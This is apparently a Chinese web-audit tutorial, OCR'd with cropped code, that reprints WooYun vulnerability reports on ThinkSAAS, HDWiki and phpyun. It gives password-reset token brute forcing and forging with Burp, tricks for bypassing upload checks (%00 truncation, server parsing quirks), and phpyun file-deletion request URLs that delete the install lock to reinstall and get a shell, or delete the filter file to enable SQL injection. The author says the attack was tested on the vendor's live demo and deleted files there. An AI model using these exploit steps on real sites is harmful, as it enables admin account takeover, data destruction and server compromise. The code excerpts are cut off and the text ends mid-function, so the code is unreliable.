然后载入Burpsuite




设置好变量



```
GET
/thinksaas2/index.php?app=user&ac=resetpwd&mail=admin@admin.com&set=§faa9afea49ef2ff029a833ccc
c778fd0§ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:12.0) Gecko/20100101 Firefox/12.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```


开始爆破。



Request	Payload	Status	Error	Timeout	Length	Comment
7446	1d8c9f71eaa6923fc9d3cd5d10...	200	☐	☐	7413	
0		200	☐	☐	6828	baseline request
4	a87ff679a2f3e71d9181a67b754...	200	☐	☐	6828	
3	eccbc87e4b5ce2fe28308fd9f2a...	200	☐	☐	6828	
2	c81e728d9d4c2f636f067f89cc1...	200	☐	☐	6828	
1	c4ca4238a0b923820dcc509a6f...	200	☐	☐	6828	
5	e4da3b7fbbce2345d7772b0674...	200	☐	☐	6828	
7	8f14e45fceea167a5a36dedd4b...	200	☐	☐	6828	
8	c9f0f895fb98ab9159f51fd0297...	200	☐	☐	6828	
6	1679091c5a880faf6fb5e6087eb...	200	☐	☐	6828	
9	45c48cce2e2d7fbdea1afc51c7...	200	☐	☐	6828	
10	d3d9446802a44259755d38e6d1...	200	☐	☐	6828	

观察length 可以知道哪个是正确的。 可以看到我这个在7446的时候 就成功了。

然后直接访问



重置成功。

修复方案

还是不要用随机的把。。

WooYun-2014-67410：Hdwiki设计缺陷知邮箱可改密码（包括管理员）

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-067410

简要描述

上Hdwiki官网 发现更新日期一直都没变。 还以为一直都没更新了，结果今天下载一个下来看看。 发现之前发的洞竟然都补掉了。 看了看之前这个改密码那个 对比了一下。 发现增强了点验证。 加入了一个算法。

不过。。。。。。

---

ps. 更新程序了应该还是把日期更新了一下 要不别人会一直以为没更新的。

详细说明

http://**.**.**.**/bugs/wooyun-2014-055786

上次的 现在来看看现在的。

依旧是control/user.php

```
}else{
                $timetemp=date("Y-m-d H:i:s",$this->time);
                $auth = util::strcode($timetemp, 'ENCODE');
                $verification= rand(1000,9999);
                $encryptstring=md5($this->time.$verification.$auth);
                $reseturl=WIKI_URL."/index.php?user-getpass-".$user['ui
                $_ENV['user']->update_getpass($user['uid'],$encryptstri
                $mail_subject = $this->setting['site_name'].$this->view
                $mail_message = $this->view->lang['resetPassMs1'].$user
                $this->load('mail');
                $_ENV['mail']->add(array(), array($email), $mail_subjec
                $this->message($this->view->lang['emailSucess'],'index.
          }
      }
```

$encryptstring=md5($this->time.$verification.$auth);

现在所验证的 对比之前的可以发现多了一个$auth 来看看怎么来的。

$timetemp=date("Y-m-d H:i:s",$this->time);

$auth = util::strcode($timetemp, 'ENCODE');

这里获取了一下时间 然后

```
function strcode($string,$action='ENCODE'){
        $key    = substr(md5($_SERVER["HTTP_USER_AGENT"].PP_KEY),8,
        $string    = $action == 'ENCODE' ? $string : base64_decode(
        $len    = strlen($key);
        $code    = '';
        for($i=0; $i < strlen($string); $i++){
            $k        = $i % $len;
            $code  .= $string[$i] ^ $key[$k];
        }
        $code = $action == 'DECODE' ? $code : base64_encode($code),
        return $code;
    }
```

主要关注他的key怎么来的。

$key = substr(md5($_SERVER["HTTP_USER_AGENT"].PP_KEY),8,18);

首先对USER_AGENT.PP_KEY MD5一次 然后再来取。

等等。。 user agent 是用户可控的, PP_KEY呢?

竟然没有初始化, 那么PP_KEY就是PP_KEY 那么这个$key 全部就可控了。

所以我们可以想对什么加密就对神马加密了。

$timetemp=date("Y-m-d H:i:s",$this->time);

$auth = util::strcode($timetemp, 'ENCODE');

然后这个是对时间加密一次 如果知道时间的话就能知道$auth

然后继续$this->time.$verification.$auth

第一个就是时间戳 第二个rand(1000,9999) 有8999种可能 直接枚举 第三个 知道时间就可以了。

漏洞证明

这里由于管理员和用户在同一个表所以可以直接改管理员的密码。

首先 http://**.**.**.**/web/hdwiki/index.php?user-getpass

然后把要管理员的邮箱输入进去。

在点提交之前打开 (提交的时候一定要改一下user agent 如果不改user agent 会对应不上的 我这里改成的是asd)

http://**.**.**.**/Tools/unixtime.aspx

然后在点提交的时候 看一下时间戳 并记录下来。

(我本地时间有点不准 无伤大雅)

以我演示的为例, 时间戳为 1405589070

然后把这个时间戳转换为时间

1405589070 -> 2014/7/17 17:24:30 （时间不准 别在意哈哈）

$timetemp=date("Y-m-d H:i:s",$this->time)


Y-m-d H:i:s 这个的格式是这样的 年份-月份-日子 小时:分钟:秒

所以把2014/7/17 17:24:30对应下来为2014-7-17 17:24:30

但是这样是不对的 因为 Y-m-d H:i:s获取的是 格林威治标准时间

与北京时间正好相差8个小时 所以$timetemp=2014-07-17 09:24:30

然后带入那个算法当中




然后这样就拿到了$auth

然后写个脚本 把8999种情况 全部遍历出来

1405589070$iBlMHBUkAVkwHBxYICw8BVw0BBA==



把8999种情况全部导出来 然后载入burpsuite



前面那uid那里就是管理员的id 肯定是为1的。

修复方案

增强验证

增强算法

随机生成一个Key咋样。

0x05 上传

这个上传就大概说说。

一般的上传漏洞可能是未验证上传后缀 或者是验证上传后缀被bypass 或者是上传的文件验证了上传后缀但是文件名不重命名。

对于那些验证了后缀但是文件名不重命名的

一般可以试试截断yu.php%00.jpg 当然%00 要urldecode

当然 毕竟截断鸡肋了。 上面提到过限制条件了。

还可以是结合各种webserver的解析漏洞

例如iis6的 xx.asp/yu.jpg yu.php;.jpg yu.asp;.jpg aspx 当然不能这样解析了。

如果不重命名的就上传这样就行了。

Nginx的低版本解析漏洞: yu.jpg/1.php 对于这种直接上传一个xxxx.jpg 再在这后面加上各种/.php 试试的

Apache解析漏洞 yu.php.xxx 在最后一个后缀识别不出来的时候 那么就向上解析

最终解析成.php

像phpweb后台那个上传漏洞。很多人遇到apache的时候

无法截断的时候就上传一个yu.php.jpg 有些人比较疑问的是为啥有时候成功有时候失败。

这个主要是看os 像windows的话 .jpg 就直接是图片了

所以在windows下 就直接识别成图片了 而不是.php

而在linux下 .jpg不被识别 就向上识别成.php

这些解析漏洞在上传中也挺经常遇到的。

上传的验证一般是 MIME、客户端的JS验证、白名单、黑名单。

前面两种都比较简单。

白名单就是允许用户上传哪些后缀的。 黑名单就是禁止用户上传哪些后缀的。

这两种相比来说一般是黑名单容易bypass一点。 黑名单的绕过还是得具体看他黑名单的代码。 有的直接大小写就过。 有些没对文件名trim的 直接在文件名后面加空格。 Windows下的 文件名后%81-%99 decode后的 或者是windows下的特性 .php::$data 这样上传上去依旧是.php

其实上传还挺重要的。。但是我又不知道说哪些。还是具体看代码把。

任意文件操作

这个主要是涉及到的是 任意文件删除 任意文件复制 任意文件重命名 任意文件移动 任意文件下载......。因为像现在的cms很多都自带得有加密 解密 函数 例如qibocms的mymd5 Dz的authcode 啥的。对于这些任意文件操作的 首先可以试试拿到配置文件中的数据库的连接帐号和密码 尝试外联一下 但是很多时候都是只允许本地连的 很多时候不好利用的时候可以利用拿到配置文件 然后拿到这些函数的key 然后自己生成一个加密的字符串 然后再结合具体的代码进行最大化的利用。

对于任意文件删除

一般是挺不好利用的，还是结合具体的场景，有些因为全局的过滤而不能注入的，可以尝试用任意文件删除，删掉这个文件，再进行注入 一般的利用还是通过删除安装文件生成的lock文件，然后达到重装。

不过这样弊很大。

例子: WooYun: phpyun (20141230) 任意文件删除致注入可改任意用户密码(4处打包)

任意文件复制 / 任意文件移动 / 任意文件重命名

复制的话 肯定涉及到了 要复制的文件 要复制到的路径。

如果是要复制的文件可控 要复制到的路径不可控的话 例如qibocms之前的一个洞

```
copy(ROOT_PATH."$webdb[updir]/$value",ROOT_PATH."$webdb[updir]/{$va
```

这里$value 是可控的 但是又不能截断 复制到的路径限制了.jpg结尾。

这时候我们就可以把$value控制为 保存了qibocms的加密函数的key的配置文件

然后复制后 成了一个.jpg 那我们就可以直接打开 看到key了

例子: WooYun: Qibocms图片系统任意文件查看导致的多处注入(可提升自己为管理员)

如果两个都完全可控的话 那肯定是直接把自己的图片复制成一个.php马儿了。

任意文件下载

其实跟上面复制差不多，很多时候也是通过下载配置文件 拿到key。再进行各种操作。。

例子: WooYun: qibocmsV7整站系统任意文件下载导致无限制注入多处(可提升自己为管理 Demo演示)

这个例子还涉及到了一个win的特性bypass 黑名单

WooYun-2014-88418：phpyun (20141230) 任意文件删除致注入可改任意用户密码(4处打包)

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-088418

简要描述

更新了 来看看。果然是功能越多 bug越多 bug越多 rank越多。这个不小心测试了下 demo, 把demo的robots.txt 和 图标都删除了。你们自己再加上去下把。

phpyun基本都是靠过滤文件。如果删除过滤文件 肯定是有注入了。而且删除过滤文件不会像删除install的lock一样对网站造成啥损害。

详细说明

http://**.**.**.**/bbs/thread-8149-1-1.html //20141222

http://**.**.**.**/PHP%E4%BA%91%E4%BA%BA%E6%89%8D%E6%8B%9B%E8%81%98%E7%B3%BB%E7%BB%9FV3.2_Beta.rar

最新版本的phpyun下载地址

在friend/model/index.class.php中

```
function save_avatar_action()

    {

        @header("Expires: 0");

        @header("Cache-Control: private, post-check=0, pre-check=0,

        @header("Pragma: no-cache");

        $type = isset($_GET['type'])?trim($_GET['type']):'small';//

        $pic_id = trim($_GET['photoId']);

        [[email protected]](/cdn-cgi/l/email-protection)(".",$pic_i

        $uptypes=array('jpg','png','jpeg','bmp','gif');

        if(count($nameArr)!=2) //这里限制了只能含有一个小数点
```

```
        {
            exit();
        }
        if(!is_numeric($nameArr[0])) //限制文件的名字必须为数字。
        {
            exit();
        }
        if(!in_array(strtolower($nameArr[1]),$uptypes)) //限制文件类
        {
            $d['statusText'] = iconv("gbk","utf-8",'文件类型不符!');
            $msg = json_encode($d);
            echo $msg;die;
        }
        $new_avatar_path = 'upload/friend/friend_'.$type.'/'.$pic_
        $len = file_put_contents(APP_PATH.$new_avatar_path,file_get
//这里不能getshell 因为phpyun全局有转义 没办法截断。 所以也只能写图片。
        $avtar_img = imagecreatefromjpeg(APP_PATH.$new_avatar_path)
        imagejpeg($avtar_img,APP_PATH.$new_avatar_path,80);
        $d['data']['urls'][0] ="../".$new_avatar_path;
        $d['status'] = 1;
        $d['statusText'] = iconv("gbk","utf-8",'上传成功!');
        $row = $this->obj->DB_select_once("friend_info","`uid`='".$
        if($type=="small")
        {
            $this->obj->unlink_pic($row['pic']);
            $this->obj->update_once("friend_info",array("pic"=>"../
```

```
            $state_content = "我刚更换了新头像。<br><img src=\"".$this
            $this->addstate($state_content);
            $this->obj->member_log("更换了新头像");
        }else{
            $this->obj->unlink_pic($row['pic_big']);//删除图片
            $this->obj->update_once("friend_info",array("pic_big"=>
        }
        $msg = json_encode($d);
        echo $msg;
    }
```

因为全局有转义, 所以$new_avatar_path没办法截断


$this->obj->update_once("friend_info",array("pic_big"=>"../".$new_avatar_path),array("uid"=>$this->uid)) 但是这里有一个入库。

入库了 然后再把 $this->obj->unlink_pic($row['pic_big']);//删除图片

出库出来的删掉。 所以我们可以再次截断了。 所以这个截断也无视GPC啥的。

用phpyun的demo ...测试 首先注册一个会员 然后请求

www...//friend/index.php?m=index&c=save_avatar&photoId=1.jpg&type=xxx/../../../robots.txt%00



这样先转义入库了。 然后就按照这样再请求一次。

www...//friend/index.php?m=index&c=save_avatar&photoId=1.jpg&type=xxx/../../../robots.txt%00

再请求一次 出库, 然后就又能截断 成功删除了robots.txt

测试的时候把demo的robots.txt删掉了 http://www.**.**.**.**/robots.txt 已经404了。


你们自己添加上去一下把。

进一步的利用的话 我们可以先删除lock 然后重装进行getshell

/friend/index.php?m=index&c=save_avatar&photoId=1.jpg&type=xxx/../../../data/phpyun.lock%00

这个需要请求两次。





成功GETSHELL。

第二处在 member/com/model/show.class.php中


```
function del_action(){
        if($_GET['id']){
            $row=$this->obj->DB_select_once("company_show","`id`=''
            if(is_array($row))
            {
                $this->obj->unlink_pic(".".$row['picurl']);//这里把
$oid=$this->obj->DB_delete_all("company_show","`id`='".(int)$_GET[
            }
            if($oid)
            {
                $this->obj->member_log("删除企业环境展示");
                $this->layer_msg('删除成功！',9);
            }else{
                $this->layer_msg('删除失败！',8);
            }
        }
```

```
function upshow_action(){
       if($_POST['submitbtn']){
           $time=time();
            unset($_POST['submitbtn']);
            if(!empty($_FILES['uplocadpic']['tmp_name']))
            {
                    $upload=$this->upload_pic("../upload/show/",fa
                    $uplocadpic=$upload->picture($_FILES['uplocadp
                    $this->picmsg($uplocadpic,$_SERVER['HTTP_REFER
                    $uplocadpic = str_replace("../upload/show","./
                    $row=$this->obj->DB_select_once("company_show",
                    if(is_array($row))
                    {
                        $this->obj->unlink_pic(".".$row['picurl']),
                    }
            }else{
                $uplocadpic=$_POST['picurl'];//当没定义_FILES的时候竟
            }
            $nid=$this->obj->DB_update_all("company_show","`picurl
            if($nid)
```

因为这里是update 所以要先入库一个


在model/user.php中


```
function saveshow_action()
    {
        if (!empty($_FILES))
        {
            $pic=$name='';
            $data=array();
            $tempFile = $_FILES['Filedata'];
            $upload=$this->upload_pic("./upload/show/");
            $pic=$upload->picture($tempFile);
            [[email protected]](/cdn-cgi/l/email-protection)('.',$_
            $picurl=str_replace("../upload/show","./upload/show",$p
            $data['picurl']= $picurl;
            $data['title']=$this->stringfilter($name[0]);
            $data['ctime']=time();
            $data['uid']=(int)$_POST['uid'];
            $data['eid']=(int)$_GET['eid'];
            $id=$this->obj->insert_into("resume_show",$data);
            if($id){
                 echo $name[0]."||".$picurl."||".$id;die;
            }else{
                echo "2";die;
            }
        }
    }
}
```



文件名不可控 再回来update里来

这里因为unlink_pic 限制了必须为jpg后缀之类的 这里我们截断一下





成功删除根目录的文件。

第三处

member/user/model/show.class.php //跟上面一个相同的原理 不过是因为一个是企业会员操作的 一个是个人会员操作的、 这里代码我都不贴了 你们自己查把。

第四处

member/user/model/resume.class.php

```
function del_action(){
        $del=(int)$_GET['id'];
        $show=$this->obj->DB_select_all("resume_show","`eid`='".$de
        if(is_array($show))
        {
            foreach($show as $v)
            {
                @unlink(".".$show['picurl']);
            }
        }
```

入库也在/member/user/model/show.class.php

function upshow_action(){ 也是因为用户可控了。

这里来搞一下注入

首先我们用上面的方法删除data/db.safety.php 这个参照上面的方法 就不多说了。

首先删除data/db.safety.php 后 就不会转义了 那么我们就能引入单引号了。


再找一个不会对查询转义的函数就行了。

在model/forgetpw.class.php中


```
function editpw_action()
    {
        if($_POST['username'] && $_POST['code'] && $_POST['pass'])
        {
            $password = $_POST['pass'];
            $cert = $this->obj->DB_select_once("company_cert","`typ
```

```
            if(!$cert['uid'])
            {
                $this->obj->ACT_layer_msg('验证码填写错误！',8,$this-
            }elseif((time()-$cert['ctime'])>1200){
                $this->obj->ACT_layer_msg('验证码已失效，请重新获取！',
